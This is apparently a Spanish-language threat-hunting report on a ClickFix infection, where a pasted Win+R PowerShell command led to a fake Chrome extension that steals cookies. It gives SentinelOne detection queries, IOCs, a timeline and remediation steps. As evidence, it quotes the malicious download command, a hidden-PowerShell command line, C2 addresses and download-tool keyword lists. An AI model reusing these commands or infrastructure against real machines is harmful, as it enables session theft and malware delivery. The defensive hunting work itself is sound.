

Ejercicio

Threat Hunting

ClickFix: comandos pegados en
Win+R (RunMRU)

Septiembre de 2026

TLP: CLEAR

La información puede distribuirse sin restricciones.

Datos de la víctima anonimizados. Material de la charla “Cazando lo que no sabés
que no sabés”.

Tabla de Contenido

Resumen Ejecutivo	3
Hipótesis de Caza	4
Alcance y Limitaciones	5
Antecedentes e Inteligencia de Amenazas	6
MITRE ATT&CK	7
Metodología	8
Hallazgos	9
Recomendaciones / Plan de Acción	11
Conclusión	12
Anexo A: Listado de IOCs	13
Anexo B: Queries Detalladas y Resultados - SentinelOne	14
Anexo C: Línea de Tiempo del Incidente	17
Anexo D: Evidencia de Implementación de Controles	19
Anexo E: Referencias y Fuentes	20

1. RESUMEN EJECUTIVO

En Junio de 2026, el equipo de Threat Hunting de XXXX ejecutó una caza **guiada por inteligencia** sobre la telemetría de **SentinelOne (Singularity Data Lake)** de XXXX. La caza no partió de una alerta: partió de una pregunta. La inteligencia pública ubica a **ClickFix** como el principal vector de acceso inicial del último año, y la pregunta fue si alguno de los usuarios de la flota había pegado un comando malicioso en el cuadro **Ejecutar de Windows (Win+R)**.

Se ejecutaron **6 consultas S1QL** sobre la flota completa, encadenadas de forma que cada resultado generó la siguiente pregunta, más una séptima que queda planificada como próxima caza.

Resultados:

1. **Hipótesis confirmada.** Un equipo (**XXXX-01**) registró **4 escrituras** de **explorer.exe** en la clave **RunMRU** con un comando de descarga: el pegado original y tres reintentos.
2. El comando descargó un instalador MSI y, en menos de 30 segundos, instaló una **extensión falsa de Chrome** con capacidad de robar cookies y secuestrar sesiones. No hubo persistencia en el sistema operativo.
3. El ataque usó **tres canales de comando y control (C2)**. Solo uno estaba en una lista de reputación y fue el único bloqueado.
4. **La única alerta llegó a T+4:51**, por ese bloqueo. Los cinco pasos anteriores estaban en la telemetría con riesgo “info”, sin alerta.

Hallazgos adicionales:

- Quedan **3 detecciones de comportamiento** que no dependen de IPs ni hashes, **1 brecha de visibilidad** declarada y **1 hipótesis nueva** para la próxima caza.
- Se documentaron **2 falsos positivos** (Microsoft Copilot y WebView2) como exclusiones justificadas.

2. HIPÓTESIS DE CAZA

Hipótesis: si algún usuario de la flota pegó en Win+R un comando desde un señuelo ClickFix, vamos a ver en el EDR una escritura de **explorer.exe** en la clave **RunMRU** con un comando de descarga (PowerShell, mshta, curl), y ese mismo comando ejecutándose segundos después.

La hipótesis se escribe para que los datos puedan **confirmarla o refutarla**. Por eso se definieron de antemano los siguientes criterios:

Campo	Contenido
Disparador (inteligencia)	ClickFix fue el 47 % de los accesos iniciales atendidos por Microsoft Defender Experts y 4 de cada 5 casos llegan desde un buscador, no desde el correo.
Por qué es creíble	Le puede pasar a cualquier usuario que busca algo gratis en internet. Y Win+R deja rastro en RunMRU aunque cambien las IPs y los hashes.
Fuente de datos	Registro (RunMRU), procesos, scripts (AMSI), red y archivos del EDR, en toda la flota: los eventos, no las alertas.
Control positivo	Antes de dar algo por refutado, la consulta se prueba con un Win+R de prueba en un equipo de laboratorio. Cero resultados sin control positivo no prueban nada.
La confirma	Un equipo con un comando de descarga en RunMRU, seguido del proceso que ese comando lanza.
La refuta	Cero escrituras sospechosas en RunMRU, con la consulta ya validada contra el control positivo.
Brecha conocida	RunMRU solo ve lo que se pega en Win+R. Si el comando se pega en la barra del Explorador (FileFix) o en Terminal, queda solo el linaje de procesos.
ATT&CK	T1204.004 (Malicious Copy and Paste) → T1059.001 (PowerShell).

La metodología aplicada es **Threat Hunting por hipótesis guiado por inteligencia** (hypothesis-driven), según el framework PEAK.

3. ALCANCE Y LIMITACIONES

El ejercicio se limitó a la telemetría disponible en **SentinelOne (Singularity Data Lake)** de XXXX. No se usaron alertas como punto de partida.

Ventana temporal:

Últimos 30 días de eventos, sobre toda la flota con agente EDR.

Fuentes de datos utilizadas:

1. SentinelOne — eventos de registro, creación de procesos, scripts (Command Script / AMSI), DNS, conexiones de red y modificación de archivos (6 consultas S1QL).
2. Sandbox (ANY.RUN) para detonar el MSI descargado y confirmar su comportamiento.

Limitaciones importantes:

1. **RunMRU solo cubre Win+R.** Las variantes que pegan el comando en otro lugar (FileFix, Terminal en macOS) no quedan en esa clave.
2. **El portapapeles no se registra.** No se puede saber qué página copió el comando, solo lo que se pegó.
3. **AMSI fragmenta el contenido** de los scripts en bloques de 5.120 bytes: una búsqueda con dos términos puede dar vacío si caen en bloques distintos.
4. **El tráfico WebSocket de la extensión** (puerto 4343) no quedó en la telemetría, así que ese canal es no concluyente.
5. **Latencia de ingesta** del EDR observada entre 25 segundos y 3,5 minutos.

Nivel de confianza: confianza **alta** en que XXXX-01 fue comprometido por esta cadena (múltiples fuentes independientes: registro, procesos, AMSI, red, archivos y sandbox). Confianza **moderada** en que no hay otros equipos afectados, porque la consulta principal solo cubre la variante de Win+R.

4. ANTECEDENTES E INTELIGENCIA DE AMENAZAS

ClickFix es una técnica de ingeniería social en la que una página falsa (un CAPTCHA, un “verifíca que sos humano”, un error de carga) copia un comando al portapapeles y le pide a la víctima que lo pegue y lo ejecute. No hay adjunto ni exploit: **el usuario ejecuta el comando**, con binarios firmados por Microsoft.

Dato	Qué significa	Fuente
47 %	de los accesos iniciales vistos por Microsoft Defender Experts en el último año fueron ClickFix (phishing: 35 %).	Microsoft, Digital Defense Report 2025
+517 %	de crecimiento entre el 2.º semestre de 2024 y el 1.º de 2025: segundo vector detrás del phishing.	ESET Threat Report H1 2025
4 de 5	payloads de ClickFix interceptados en 2026 llegaron desde un buscador (Google, Bing), no desde el correo.	Push Security, 2026
17.000+	URLs con páginas falsas de verificación analizadas; unas 3.000 activas al momento del estudio.	CTM360, sep. 2026

Cómo funciona:

1. La víctima busca algo (música, un software, un “fix”) y entra a un resultado del buscador.
2. La página muestra un error falso o un CAPTCHA y copia un comando de PowerShell al portapapeles.
3. La víctima presiona **Win+R**, **Ctrl+V** y **Enter**.
4. El comando descarga y ejecuta la siguiente etapa con la sesión del usuario.

Implicancia para el hunter: entra por la búsqueda, no por el correo. El gateway de correo no lo ve; el EDR sí, pero lo registra como actividad del usuario, con riesgo informativo. Las variantes cambian rápido (FileFix, la versión para macOS), así que la hipótesis se escribe sobre el **comportamiento**, no sobre IOCs.

5. MITRE ATT&CK

Técnica (nombre e ID)	Táctica	Evidencia en el caso
T1204.004 – Malicious Copy and Paste	Execution	Comando pegado en Win+R (RunMRU)
T1059.001 – PowerShell	Execution	irm a una IP en formato decimal
T1564.003 – Hidden Window	Defense Evasion	GetConsoleWindow / ShowWindow / FreeConsole
T1553.005 – Mark-of-the-Web Bypass	Defense Evasion	Unblock-File y SEE_MASK_NOZONECHECKS
T1218.007 – Msiexec	Defense Evasion	msiexec /i /qn /norestart
T1055 – Process Injection	Defense Evasion	csc.exe e ilasm.exe sin argumentos
T1027 – Obfuscated Files or Information	Defense Evasion	IP en decimal; scripts con nombres aleatorios
T1176.001 – Browser Extensions	Persistence	Extensión unpacked en Secure Preferences
T1016 – System Network Configuration Discovery	Discovery	Consulta a ipinfo.io
T1539 – Steal Web Session Cookie	Credential Access	La extensión lee y escribe cookies
T1071.001 – Web Protocols	Command and Control	C2 por HTTP y HTTPS

El ejercicio sigue el marco **MITRE ATT&CK** y la pirámide del dolor: la hipótesis se escribe en el nivel de TTPs, porque el hash del script cambió en cada descarga y la infraestructura duró horas, pero el comportamiento no cambió.

6. METODOLOGÍA

El ejercicio se estructuró con las tres fases del framework **PEAK** (Preparar, Ejecutar, Actuar) y cinco pasos. Cada resultado alimentó la siguiente pregunta.

Fase	Paso	En este caso
Preparar	1. Hipótesis	Usuarios que pegaron un comando ClickFix en Win+R (ver sección 2).
Preparar	2. Datos	RunMRU, procesos, scripts y red del EDR. Brecha declarada: el portapapeles no se registra.
Ejecutar	3. Consulta	6 consultas S1QL, cada una probada contra un evento que sabíamos que existía (control positivo).
Ejecutar	4. Análisis	Cada resultado se clasificó como malicioso, benigno o no concluyente. 1 equipo confirmado, 4 aciertos.
Actuar	5. Reporte	3 detecciones, 1 brecha, 1 hipótesis nueva. El reporte vuelve al paso 1.

Encadenamiento de las consultas:

1. **¿Alguien pegó un comando?** → RunMRU escrito por explorer.exe (consulta 1).
2. **¿Por qué lo pegó cuatro veces?** → AMSI muestra que el script ocultaba la consola (consulta 2).
3. **¿Qué vino después?** → msiexec lanza un PowerShell oculto (consulta 3).
4. **¿Con quién habló?** → binarios de .NET sin argumentos con conexión saliente (consulta 4) y chequeo de IP pública (consulta 5).
5. **¿Cómo se queda?** → un proceso que no es el navegador modifica el perfil de Chrome (consulta 6).

7. HALLAZGOS

La hipótesis se **confirmó** en un único equipo de la flota, **XXXX-01**. La cadena completa, desde el pegado hasta la persistencia, se reconstruyó con la telemetría del EDR antes de mirar la alerta.




Figura 1. Árbol de procesos de la primera ejecución (hora local de la telemetría y UTC).

Resultado por consulta:

Hipótesis / consulta	Resultado	Evidencia
1. Comando de descarga en RunMRU	Confirmada · 1 equipo	4 escrituras de explorer.exe: el pegado y 3 reintentos.
2. Consola oculta (AMSI)	Confirmada	GetConsoleWindow, ShowWindow(h, 0) y FreeConsole. Explica los reintentos: la usuaria no vio nada.
3. PowerShell oculto hijo de msixexec	Confirmada	msiexec -Embedding → powershell -WindowStyle Hidden -File ...\\Temp\\705546.ps1

Hipótesis / consulta	Resultado	Evidencia
4. Binario .NET con conexión saliente	Confirmada	ilasm.exe sin argumentos → 31.56.19.29:80. Bloqueado por reputación: fue la única alerta.
5. Chequeo de IP pública	Confirmada	ipinfo.io y, un segundo después, smashshape.com:443. Sin bloqueo ni alerta.
6. Proceso que no es el navegador modifica el perfil	Confirmada + 2 falsos positivos	csc.exe modifica Secure Preferences. Excluidos: mscopilot.exe y msedgewebview2.exe.
C2 de la extensión (WebSocket, 4343)	No concluyente	El tráfico WebSocket no quedó en la telemetría.
7. Extensiones fuera de la Web Store	Nueva hipótesis	Surge del hallazgo de persistencia. Planificada para toda la flota.

La persistencia: una extensión falsa de Chrome

- Se presenta como **“Save to Google Drive”**, con autor “Google inc.”, cargada como unpacked desde una carpeta con nombre aleatorio en `%LOCALAPPDATA% (from_webstore: false)`.
- Inyecta content scripts en todos los frames: puede **leer y modificar cualquier página**.
- Roba cookies, historial, marcadores, descargas, la lista de pestañas y capturas de pantalla. También puede **escribir cookies**, lo que habilita el secuestro de sesiones.
- Su fecha de instalación estaba **falsificada un año atrás**; los archivos en disco la desmienten.
- No había claves Run, tareas programadas ni servicios: **la única persistencia estaba en el navegador**.

Lo único que alertó fue un IOC conocido. Todo lo demás estaba en la telemetría como “info”, esperando que alguien lo buscara. Si la IP del primer C2 no hubiera estado en una lista, el ataque no habría generado ninguna alerta.

8. RECOMENDACIONES / PLAN DE ACCIÓN

Prioridad	Hallazgo / riesgo	Acción recomendada	Dueño	Estado
Crítica	XXXX-01 con extensión maliciosa y sesiones expuestas	Aislar el equipo, quitar la extensión y su carpeta, revocar las sesiones y cookies del usuario en los servicios web y forzar el cambio de credenciales.	XXXX (cliente) / XXXX (SOC)	[Completar]
Alta	Dos C2 sin bloqueo	Bloquear 86.109.75.7, smashshape.com y 31.56.19.29 en firewall, proxy y EDR.	XXXX (SOC)	[Completar]
Alta	Detecciones por comportamiento	Pasar a regla las consultas 1, 4 y 6 (RunMRU, .NET con red, perfil del navegador), con las exclusiones documentadas.	XXXX (SOC)	[Completar]
Media	Extensiones fuera de la Web Store	Por política de Chrome y Edge: lista de extensiones permitidas y bloqueo del modo desarrollador y de extensiones unpacked.	XXXX (cliente)	[Completar]
Media	Win+R como vector	Evaluar la GPO que quita "Ejecutar" del menú Inicio para usuarios sin necesidad técnica. Concientización específica sobre ClickFix.	XXXX (cliente)	[Completar]
Media	Brecha de visibilidad	Complementar RunMRU con una detección por linaje (explorer → powershell/cmd/mshta) para cubrir FileFix y otras variantes.	XXXX (SOC)	[Completar]
Baja	Próxima caza	Ejecutar la consulta 7 en toda la flota.	XXXX (SOC)	Planificada

9. CONCLUSIÓN

La caza confirmó la hipótesis: un usuario de XXXX pegó en Win+R un comando desde un señuelo ClickFix, y la cadena terminó en una extensión de Chrome capaz de robar sesiones. **Todo lo que encontró la caza ya estaba en la telemetría antes de la alerta**, clasificado como informativo.

La alerta llegó casi cinco minutos después del primer pegado y solo porque una de las tres IPs del atacante estaba en una lista de reputación. Las detecciones que deja este ejercicio no dependen de esa suerte: se basan en comportamiento y siguen funcionando aunque el atacante cambie su infraestructura mañana.

Como resultado, el SOC suma **3 detecciones de comportamiento**, declara **1 brecha de visibilidad** y abre **1 hipótesis nueva** para la próxima caza. Cada caza deja la siguiente.

10. ANEXO A: LISTADO DE IOCs

Tipo	Valor	Contexto
IP	86.109.75.7	Servidor del script y del MSI
IP (decimal)	1450003207	La misma IP, escrita en decimal en el comando pegado
URL	hxxp://86.109.75.7/app/40152518488f/235235.msi	Descarga del instalador
Archivo	235235.msi	Instalador malicioso (%TEMP%)
Archivo	511.ps1 / 705546.ps1	Scripts en %TEMP% (nombres variables)
IP C2	31.56.19.29	C2 por HTTP (bloqueado por reputación)
Dominio C2	smashshape.com	C2 por HTTPS detrás de Cloudflare (sin bloqueo)
Puerto	4343/tcp	Canal WebSocket de la extensión
Extensión	"Save to Google Drive" · autor "Google inc." · from_webstore: false	Persistencia en Chrome
Hash SHA256	[Completar]	Hash del MSI y de los scripts (cambia en cada descarga)

Los indicadores de red pertenecen a la infraestructura del atacante y tienen vida corta: el servidor del MSI dejó de responder al día siguiente. Usalos para bloqueo y búsqueda retroactiva, no como base de detección.

11. ANEXO B: QUERIES DETALLADAS Y RESULTADOS - SENTINELONE

Lenguaje: S1QL (SentinelOne Singularity Data Lake). Valida nombres de campo y operadores con el autocompletado de la consola: pueden variar entre versiones.

1. ClickFix en Win+R (RunMRU)

Objetivo: Detectar comandos de descarga escritos por explorer.exe en la clave RunMRU (el historial de Win+R).

```
event.type in ('Registry Value Create', 'Registry Value Modified')
and src.process.name = 'explorer.exe'
and registry.keyPath contains:anycase 'RunMRU'
and registry.value contains:anycase
  ('powershell', 'mshta', 'curl', 'iwr', 'irm', 'http')
| columns event.time, endpoint.name, src.process.user, registry.value
| sort event.time
```



Resultado: 4 eventos en un único equipo (XXXX-01): el pegado original y tres reintentos en pocos minutos.

2. Consola oculta (AMSI · Command Script)

Objetivo: Identificar scripts de PowerShell que ocultan su propia ventana para que el usuario no vea la ejecución.

```
event.type = 'Command Script'
and cmdScript.content contains:anycase 'GetConsoleWindow'
and cmdScript.content contains:anycase ('ShowWindow', 'FreeConsole')
```

Resultado: El script define en tiempo de ejecución, con nombres aleatorios, las llamadas a `GetConsoleWindow`, `ShowWindow(h, 0)` y `FreeConsole`, y además `$env:SEE_MASK_NOZONECHECKS=1`. La consola desaparecía: por eso la usuaria reintentó.

3. PowerShell oculto hijo de msixec

Objetivo: Detectar instaladores MSI que lanzan PowerShell con la ventana oculta.

```
event.type = 'Process Creation'
and src.process.name = 'msiexec.exe'
and tgt.process.name = 'powershell.exe'
and tgt.process.cmdline contains:anycase 'hidden'
```

Resultado: `msiexec.exe -Embedding` lanza `powershell -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File ...\\Temp\\705546.ps1`.

4. Binarios .NET con conexión saliente

Objetivo: Encontrar compiladores y utilidades de .NET firmados por Microsoft que no deberían conectarse a internet.

```
event.type = 'IP Connect'
and event.network.direction = 'OUTGOING'
and src.process.name in:anycase ('csc.exe', 'ilasm.exe', 'MSBuild.exe',
    'RegAsm.exe', 'InstallUtil.exe', 'AddInProcess.exe')
```

Resultado: `ilasm.exe` sin argumentos (solo su ruta), hijo del PowerShell oculto, se conecta por HTTP a 31.56.19.29:80. Bloqueado por reputación: es el evento que generó la única alerta.

5. Chequeo de IP pública

Objetivo: Detectar procesos que no son navegadores consultando servicios de geolocalización de IP, el “hola” típico de los infostealers.

```
event.type = 'DNS Resolved'
and src.process.name in:anycase ('powershell.exe', 'msiexec.exe', 'csc.exe', 'ilasm.exe')
and event.dns.request in:anycase
    ('ipinfo.io', 'ip-api.com', 'api.ipify.org', 'ifconfig.me')
```

Resultado: En la tercera ejecución, PowerShell consulta `ipinfo.io` y un segundo después resuelve `smashshape.com` (detrás de Cloudflare) y se conecta por 443. Sin bloqueo ni alerta.

6. Perfil del navegador modificado por otro proceso

Objetivo: Detectar un proceso que no es el navegador escribiendo el archivo de preferencias de Chrome o Edge, donde se registran las extensiones.

```
event.type = 'File Modification'
and tgt.file.path contains:anycase 'User Data'
and tgt.file.path contains 'Preferences'
and not src.process.name in:anycase
    ('chrome.exe', 'msedge.exe', 'setup.exe', 'GoogleUpdater.exe')
```

Resultado: `csc.exe` (inyectado, sin argumentos) modifica `...\Chrome\User Data\Default\Secure Preferences`: registra la extensión y recalcula la firma que la protege. Falsos positivos documentados: `mscopilot.exe` (su propio perfil) y `msedgewebview2.exe` lanzado por Google Drive.

7. Próxima caza: extensión fuera del navegador (borrador)

Objetivo: Buscar en toda la flota archivos de extensión creados por un proceso que no es el navegador.

```
event.type = 'File Creation'
and tgt.file.path contains:anycase 'manifest.json'
and tgt.file.path contains:anycase 'AppData'
and not src.process.name in:anycase
    ('chrome.exe', 'msedge.exe', 'setup.exe', 'GoogleUpdater.exe')
```

Resultado: Pendiente de ejecución. Es la hipótesis nueva que deja esta caza.

12. ANEXO C: LÍNEA DE TIEMPO DEL INCIDENTE

Tiempos relativos al primer pegado (T+0:00), según la telemetría del EDR (UTC).

T+	UTC	Evento	Estado en el EDR
—	12:28:22	cmd.exe abierto a mano, sin argumentos, hijo de explorer.exe.	INFO
0:00	12:28:33	Pega el comando: PowerShell ejecuta irm 1450003207/511 (RunMRU).	INFO
0:03	—	La consola se oculta. La usuaria cree que falló.	INFO
0:05	12:28:38	Descarga del MSI desde 86.109.75.7.	INFO
0:07	12:28:40	msiexec instala en silencio y lanza un PowerShell oculto.	INFO
0:22	12:28:55	csc.exe inyectado modifica Secure Preferences: persistencia en Chrome.	INFO
0:26	12:28:59	ilasm.exe inyectado se conecta por HTTP a 31.56.19.29.	BLOQUEO (reputación)
2:22	12:30:55	Tercera ejecución: consulta a ipinfo.io y conexión HTTPS a smashshape.com.	INFO · sin bloqueo
4:51	12:33:24	Llega la alerta a la consola del SOC.	ALERTA

Confirmación en sandbox

El MSI se detonó en ANY.RUN (29/09/2026). La sandbox lo clasificó como **actividad maliciosa** con las etiquetas ip-check, evasion y stealer.




Figura 2. Detonación del MSI en ANY.RUN.




Figura 3. Advertencia de Windows al abrir el MSI fuera de la cadena ClickFix: el script la evitaba con Unblock-File.

13. ANEXO D: EVIDENCIA DE IMPLEMENTACIÓN DE CONTROLES

[Completar con las capturas que prueban cada acción del plan: IOCs cargados en el EDR y en el firewall, reglas de detección creadas a partir de las consultas 1, 4 y 6, y política de extensiones aplicada en Chrome y Edge. Cada captura con fecha y responsable.]

14. ANEXO E: REFERENCIAS Y FUENTES